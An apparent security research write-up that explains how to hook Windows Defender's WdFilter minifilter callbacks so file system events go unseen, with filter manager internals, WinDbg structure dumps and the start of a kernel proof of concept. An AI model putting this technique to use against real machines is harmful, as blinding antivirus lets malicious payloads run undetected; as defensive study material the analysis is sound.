Hooking the WdFilter file system filter driver

By Dor Gerson (Windy Bug)

Introduction

This paper is going to target Windows Defender's filter driver - WdFilter.sys with the purpose of hiding file system events from it , allowing us to drop clean known malicious payloads on disk undetected, write to protected folders and much more. Whilst this paper is targeting WdFilter the POC can be easily modified to target ANY filter driver.

The source can be found under my github at https://github.com/0mWindyBug for any questions or suggestions you can hmu on Discord (0xwindybug)

File system minifilters


A file system minifilter driver intercepts requests targeted at a file system or at another file system driver. By intercepting the request before it reaches it's intended target , the filter driver has the opportunity to extend or modify the original functionality . File system filtering services are available through the windows filter manager or fltmgr.sys.

About the windows I/O subsystem

In windows we have a layered packet based I/O system. Each I/O packet is represented by an IRP (I/O request packet) struct which is sufficient to fully describe any I/O request in the system. I/O requests are initially presented at the top of the device stack , which is a set of attached device objects. The I/O requests then flow down the device stack, being passed from driver to driver until the I/O request is completed. Once the IRP reaches the bottom of the device stack, the driver at the bottom of it may or may not choose to pass the request on to the top of another device stack. For example , if an application attempts to read data from a file , the I/O request is initially presented at the top of the file system device stack, at the bottom of the file system device stack it might be passed to the volume device stack , and from there to the disk device stack. The IRP structure has a member called MajorFunction which basically describes the type of the IRP (so a write to the file system will be represented by an IRP_MJ_WRITE)

An awesome capability of the filter manager is to allow each device stack to contain one or more filter device objects attached to it . By attaching a filter driver to the device stack the filter driver can intercept I/O requests as they travel through the device stack and thus extend or modify existing functionality . Filter drivers can intercept both Pre operations and Post operations, pre operation being the IRP going down the device stack and post operation for intercepting the IRP on it's way back up the device stack. This functionality is commonly used by Anti Virus software but can also be leveraged for so called "malicious" purposes , an example would to be to attach a filter driver to the keyboard device stack, intercepting IRP_MJ_READs traveling down the device stack . The keylogger can then set an IoCompletionRoutine which is a function that will be called once the lower device object in the device stack completed the request. On the way back up, the keylogger will be able to see the actual pressed keystroke and log it. Back in the days it was also possible to simply hook entries in the IRP table and intercept IRPs that way, until PatchGuard was introduced , having said that - it's still possible if you are willing to invest in deploying a hypervisor but that’s off the scope of this paper :)

Last thing to talk about … As per MSDN minifilters attach in particular order . The order in which they get called is determined by load order groups and altitudes . the attachment of a minifilter driver at a particular altitude on a particular volume is called an instance of the minifilter driver . That’s it for the introduction ! below you can see a simplified I/O stack with the filter manager and three minifilter drivers.




Filter Manager internals

The main purpose of the filter manager is to provide abstraction and simplify the writing of file system minifilters, however as I previously mentioned our paper is focused on targeting Windows Defender's minifilter component, thus a good understanding of the mechanisms under the hood is worth having. We all know that dropping a clean known payload on disk is going to get us detected, and based on what we have talked about up until now its fairly clear minifilter callbacks are somehow involved in this. We are now going to dive into the structures used by the filter manager with one main question in mind – how and from where are those callbacks invoked?

FLTP_FRAME

A frame is a structure used to describe a range of altitudes in the filter manager across all volumes. An altitude defines the position on the driver stack where the driver will be placed relative to other minifilter drivers – basically the order in which the filters get called. As long as there are no legacy filter drivers present , only Frame 0 is present . In case there are some legacy filters present on the system the filter manager might create more frames. Frames are not particularly interesting for our purposes.



```
0: kd> dt fltmgr!_FLTP_FRAME
   +0x000 Type             : _FLT_TYPE
   +0x008 Links            : _LIST_ENTRY
   +0x018 FrameID          : Uint4B
   +0x020 AltitudeIntervalLow : _UNICODE_STRING
   +0x030 AltitudeIntervalHigh : _UNICODE_STRING
   +0x040 LargeIrpCtrlStackSize : UChar
   +0x041 SmallIrpCtrlStackSize : UChar
   +0x048 RegisteredFilters : _FLT_RESOURCE_LIST_HEAD
   +0x0c8 AttachedVolumes  : _FLT_RESOURCE_LIST_HEAD
   +0x148 MountingVolumes  : _LIST_ENTRY
   +0x158 AttachedFileSystems : _FLT_MUTEX_LIST_HEAD
   +0x1a8 ZombiedFltObjectContexts : _FLT_MUTEX_LIST_HEAD
   +0x1f8 KtmResourceManagerHandle : Ptr64 Void
   +0x200 KtmResourceManager : Ptr64 _KRESOURCEMANAGER
   +0x208 FilterUnloadLock : _ERESOURCE
   +0x270 DeviceObjectAttachLock : _FAST_MUTEX
   +0x2a8 Prcb             : Ptr64 _FLT_PRCB
   +0x2b0 PrcbPoolToFree   : Ptr64 Void
   +0x2b8 LookasidePoolToFree : Ptr64 Void
   +0x2c0 IrpCtrlStackProfiler : _FLTP_IRPCTRL_STACK_PROFILER
   +0x400 SmallIrpCtrlLookasideList : _NPAGED_LOOKASIDE_LIST
   +0x480 LargeIrpCtrlLookasideList : _NPAGED_LOOKASIDE_LIST
   +0x500 ReserveIrpCtrls  : _RESERVE_IRPCTRL
```

FLT_VOLUME

Each frame has an FLT_VOLUME structure to describe each volume on the system. The structure is defined as below

```
0: kd> dt fltmgr!_FLt_volume
   +0x000 Base             : _FLT_OBJECT
   +0x030 Flags            : _FLT_VOLUME_FLAGS
   +0x034 FileSystemType   : _FLT_FILESYSTEM_TYPE
   +0x038 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x040 DiskDeviceObject : Ptr64 _DEVICE_OBJECT
   +0x048 FrameZeroVolume  : Ptr64 _FLT_VOLUME
   +0x050 VolumeInNextFrame : Ptr64 _FLT_VOLUME
   +0x058 Frame            : Ptr64 _FLTP_FRAME
   +0x060 DeviceName       : _UNICODE_STRING
   +0x070 GuidName         : _UNICODE_STRING
   +0x080 CDODeviceName    : _UNICODE_STRING
   +0x090 CDODriverName    : _UNICODE_STRING
   +0x0a0 InstanceList     : _FLT_RESOURCE_LIST_HEAD
   +0x120 Callbacks        : _CALLBACK_CTRL
   +0x508 ContextLock      : _EX_PUSH_LOCK
   +0x510 VolumeContexts   : _CONTEXT_LIST_CTRL
   +0x518 StreamListCtrls  : _FLT_RESOURCE_LIST_HEAD
   +0x598 FileListCtrls    : _FLT_RESOURCE_LIST_HEAD
   +0x618 NameCacheCtrl    : _NAME_CACHE_VOLUME_CTRL
   +0x6d0 MountNotifyLock  : _ERESOURCE
   +0x738 TargetedOpenActiveCount : Int4B
   +0x740 TxVolContextListLock : _EX_PUSH_LOCK
   +0x748 TxVolContexts    : _TREE_ROOT
   +0x750 SupportedFeatures : Int4B
```

The device object member of the struct represents the device object of the volume , the Frame member points at the FLT_FRAME that contains the volume. The Callbacks member of the struct is the one we really care about tho. The Callbacks member serves as a pointer to an array of callbacks registered on that volume . It's type is CALLBACK_CTRL which has the following members

```
0: kd> dt _CALLBACK_CTRL
FLTMGR!_CALLBACK_CTRL
   +0x000 OperationLists   : [50] _LIST_ENTRY
   +0x320 OperationFlags   : [50] _CALLBACK_NODE_FLAGS
```


We can see Callbacks is in fact an array of 50 list entries , each list represents the callbacks registered for a specific IRP on the volume, and each list entry points at a CALLBACK_NODE structure

```
0: kd> dt fltmgr!_CALLBACK_NODE
   +0x000 CallbackLinks    : _LIST_ENTRY
   +0x010 Instance         : Ptr64 _FLT_INSTANCE
   +0x018 PreOperation     : Ptr64     _FLT_PREOP_CALLBACK_STATUS
   +0x020 PostOperation    : Ptr64     _FLT_POSTOP_CALLBACK_STATUS
   +0x018 GenerateFileName : Ptr64     long
   +0x018 NormalizeNameComponent : Ptr64     long
   +0x018 NormalizeNameComponentEx : Ptr64     long
   +0x020 NormalizeContextCleanup : Ptr64     void
   +0x028 Flags            : _CALLBACK_NODE_FLAGS
```

Each CALLBACK_NODE represents a registered callback, with a pointer to it's pre and post operations functions. The CallbackLinks member links between registered callbacks for the same IRP. So one way the filter manager might invoke registered callbacks is by Accessing Callbacks.OperationLists[irp] - an entry into a linked list of CALLBACK_NODE structures registered for that IRP on that particular volume. Then, CallbackLinks can be used to traverse the linked list of CALLBACK_NODE structures, invoking the Pre/Post Operation functions


FLT_FILTER

FLT_FILTER is somewhat similar to the known DriverObject structure , it represents a filter driver and is linked to a frame based on it's altitude. The following describes it's public members



```
0: kd> dt fltmgr!_FLT_FILTER
   +0x000 Base             : _FLT_OBJECT
   +0x030 Frame            : Ptr64 _FLTP_FRAME
   +0x038 Name             : _UNICODE_STRING
   +0x048 DefaultAltitude  : _UNICODE_STRING
   +0x058 Flags            : _FLT_FILTER_FLAGS
   +0x060 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x068 InstanceList     : _FLT_RESOURCE_LIST_HEAD
   +0x0e8 VerifierExtension : Ptr64 _FLT_VERIFIER_EXTENSION
   +0x0f0 VerifiedFiltersLink : _LIST_ENTRY
   +0x100 FilterUnload     : Ptr64     long
   +0x108 InstanceSetup    : Ptr64     long
   +0x110 InstanceQueryTeardown : Ptr64     long
   +0x118 InstanceTeardownStart : Ptr64     void
   +0x120 InstanceTeardownComplete : Ptr64     void
   +0x128 SupportedContextsListHead : Ptr64 _ALLOCATE_CONTEXT_HEADER
   +0x130 SupportedContexts : [7] Ptr64 _ALLOCATE_CONTEXT_HEADER
   +0x168 PreVolumeMount   : Ptr64     _FLT_PREOP_CALLBACK_STATUS
   +0x170 PostVolumeMount  : Ptr64     _FLT_POSTOP_CALLBACK_STATUS
   +0x178 GenerateFileName : Ptr64     long
   +0x180 NormalizeNameComponent : Ptr64     long
   +0x188 NormalizeNameComponentEx : Ptr64     long
   +0x190 NormalizeContextCleanup : Ptr64     void
   +0x198 KtmNotification  : Ptr64     long
   +0x1a0 SectionNotification : Ptr64     long
   +0x1a8 Operations       : Ptr64 _FLT_OPERATION_REGISTRATION
   +0x1b0 OldDriverUnload  : Ptr64     void
   +0x1b8 ActiveOpens      : _FLT_MUTEX_LIST_HEAD
   +0x208 ConnectionList   : _FLT_MUTEX_LIST_HEAD
   +0x258 PortList         : _FLT_MUTEX_LIST_HEAD
   +0x2a8 PortLock         : _EX_PUSH_LOCK
```

An important member of the structure is Operations , it describes the operations on which the filter driver has decided to filter on - In essence the FLT_REGISTRATION structure passed to FltRegisterFilter . FLT_REGISTERATION is an array of structures of type FLT_OPERATION_REGISTERATION




```C++
typedef struct _FLT_OPERATION_REGISTRATION {
  UCHAR                            MajorFunction;
  FLT_OPERATION_REGISTRATION_FLAGS Flags;
  PFLT_PRE_OPERATION_CALLBACK      PreOperation;
  PFLT_POST_OPERATION_CALLBACK     PostOperation;
  PVOID                            Reserved1;
} FLT_OPERATION_REGISTRATION, *PFLT_OPERATION_REGISTRATION;
```

In addition the filter name is described by the Name member , It's unload function by FilterUnload . Remember the InstanceList member , will suit us later .

FLT_INSTANCE

An instance represents the attachment of a filter on a given volume , of course the number of instances of a filter is limited to the number of volumes present on the system . the snippet below demonstrates the structure which is by the way undocumented so things might not be accurate , as it changes from build to build .



```
0: kd> dt fltmgr!_FLT_INSTANCE
   +0x000 Base             : _FLT_OBJECT
   +0x030 OperationRundownRef : Ptr64 _EX_RUNDOWN_REF_CACHE_AWARE
   +0x038 Volume           : Ptr64 _FLT_VOLUME
   +0x040 Filter           : Ptr64 _FLT_FILTER
   +0x048 Flags            : _FLT_INSTANCE_FLAGS
   +0x050 Altitude         : _UNICODE_STRING
   +0x060 Name             : _UNICODE_STRING
   +0x070 FilterLink       : _LIST_ENTRY
   +0x080 ContextLock      : _EX_PUSH_LOCK
   +0x088 Context          : Ptr64 _CONTEXT_NODE
   +0x090 TransactionContexts : _CONTEXT_LIST_CTRL
   +0x098 TrackCompletionNodes : Ptr64 _TRACK_COMPLETION_NODES
   +0x0a0 CallbackNodes    : [50] Ptr64 _CALLBACK_NODE
```

Volume and Filter are obvious ones, they describe the volume , and the filter the instance belongs to. The important member in here is CallbackNodes , an array of CALLBACK_NODE structures , each entry for an IRP. It essentially describes all callbacks registered by the filter driver on a specific volume.


In case the filter's instance is not filtering on an IRP , the equivalent IRP entry in the array will be empty (NULL) .

Back to our question , how are the callbacks invoked

By putting a breakpoint on a callback In the debugger and dumping the call stack we can easily determine pre operation callbacks are invoked by a function named FltpPerformPreCallbakcs, whilst post operation callbacks are invoked by FltpPerformPostCallbacks . We could invest in reverse engineering those functions but we really don't have to , nor we care. Why? That's because we know the two possible options CALLBACK_NODE structures can be traced are either through FLT_VOLUME or through FLT_INSTANCE. I will leave it as homework for the reader, but using windbg's fltkd you can quickly determine the CALLBACK_NODE pointer at FLT_VOLUME.OperationLists[IRP] is the same point to the CALLBACK_NODE pointer at FLT_INSTANCE.CallbackNodes[IRP] (of course, it matches the pointer to the list entry under OperationLists[IRP] registered by the same instance. What it essentially means is that we can hook through either structure without knowing which one is the structure actually used by the filter manager to invoke the callback . Now that we have the knowledge and an idea regarding where to hook, let's let the fun begin !


Implementing the hook

We start by defining a function named HookTargetFilter that takes the filter name to hook as an argument




```
NTSTATUS HookTargetFilter(PCWSTR FilterName)
```

And to be used later (all you have to modify in order to target another filter)




```
#define DRIVER_TAG 'aloc'
#define TARGET_FILTER_NAME L"WdFilter"
#define TARGET_FILTER_DRIVER "WdFilter.sys"
```

We can enumerate installed filter names with fltmc filters



```
C:\WINDOWS\system32>fltmc filters

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                                 1       409800         0
SysmonDrv                               4       385201         0
WdFilter                                5       328010         0
storqosflt                              0       244000         0
wcifs                                   1       189900         0
CldFlt                                  0       180451         0
FileCrypt                               0       141100         0
luafv                                   1       135000         0
npsvctrig                               1        46000         0
Wof                                     2        40700         0
FileInfo                                5        40500         0
```


We can see WdFilter has 5 instances. we'd like to hook all callbacks registered by WdFilter on all instances to completely silence it's file system monitoring capabilities . We can leverage the InstanceList member of FLT_FILTER to traverse through each FLT_INSTANCE. FltGetFilterFromName can be used to retrieve the FLT_FILTER for a given filter name



The **FltGetFilterFromName** routine returns an opaque filter pointer for a registered minifilter driver whose name matches the value in the *FilterName* parameter.


Syntax

```
NTSTATUS FLTAPI FltGetFilterFromName(
  [in]  PCUNICODE_STRING FilterName,
  [out] PFLT_FILTER      *RetFilter
);
```



```
UNICODE_STRING filterName;
RtlInitUnicodeString(&filterName, FilterName);
PFLT_FILTER fltobj = NULL;
if (NT_SUCCESS(FltGetFilterFromName(&filterName, &fltobj)))
{
    DbgPrint("[WdFilter_Hook] Found Target Filter Object!\n");
```


Next we use FltEnumerateInstances to enumerate filters associated with a specific FLT_FILTER (it does this via the InstanceList member)



The **FltEnumerateInstances** routine enumerates minifilter driver instances for a given minifilter driver or volume.


Syntax

```
NTSTATUS FLTAPI FltEnumerateInstances(
  [in, optional] PFLT_VOLUME   Volume,
  [in, optional] PFLT_FILTER   Filter,
  [out]          PFLT_INSTANCE *InstanceList,
  [in]           ULONG         InstanceListSize,
  [out]          PULONG        NumberInstancesReturned
);
```




```
status = FltEnumerateInstances(NULL, fltobj, InstanceList, InstanceListSize, &NumberOfInstancesReturned);
if (status == STATUS_BUFFER_TOO_SMALL || status == STATUS_BUFFER_OVERFLOW)
{
    InstanceListSize = sizeof(PFLT_INSTANCE) * NumberOfInstancesReturned;
    InstanceList = ExAllocatePoolWithTag(PagedPool, InstanceListSize, DRIVER_TAG);
    if (InstanceList)
    {
        status = FltEnumerateInstances(NULL, fltobj, InstanceList, InstanceListSize, &NumberOfInstancesReturned);
        if (NT_SUCCESS(status))
        {
            DbgPrint("[WdFilter_Hook] Enumerating Target Filter Object Instances!\n");
```

Note we are calling FltEnumerateInstances twice, for the first call we pass InstanceListSize = 0



```
ULONG InstanceListSize = 0;
```

As per MSDN



returned in the array that *InstanceList* points to. If *InstanceListSize* is too small, **FltEnumerateInstances** returns STATUS_BUFFER_TOO_SMALL and sets *NumberInstancesReturned* to point to the number of matching instances found.

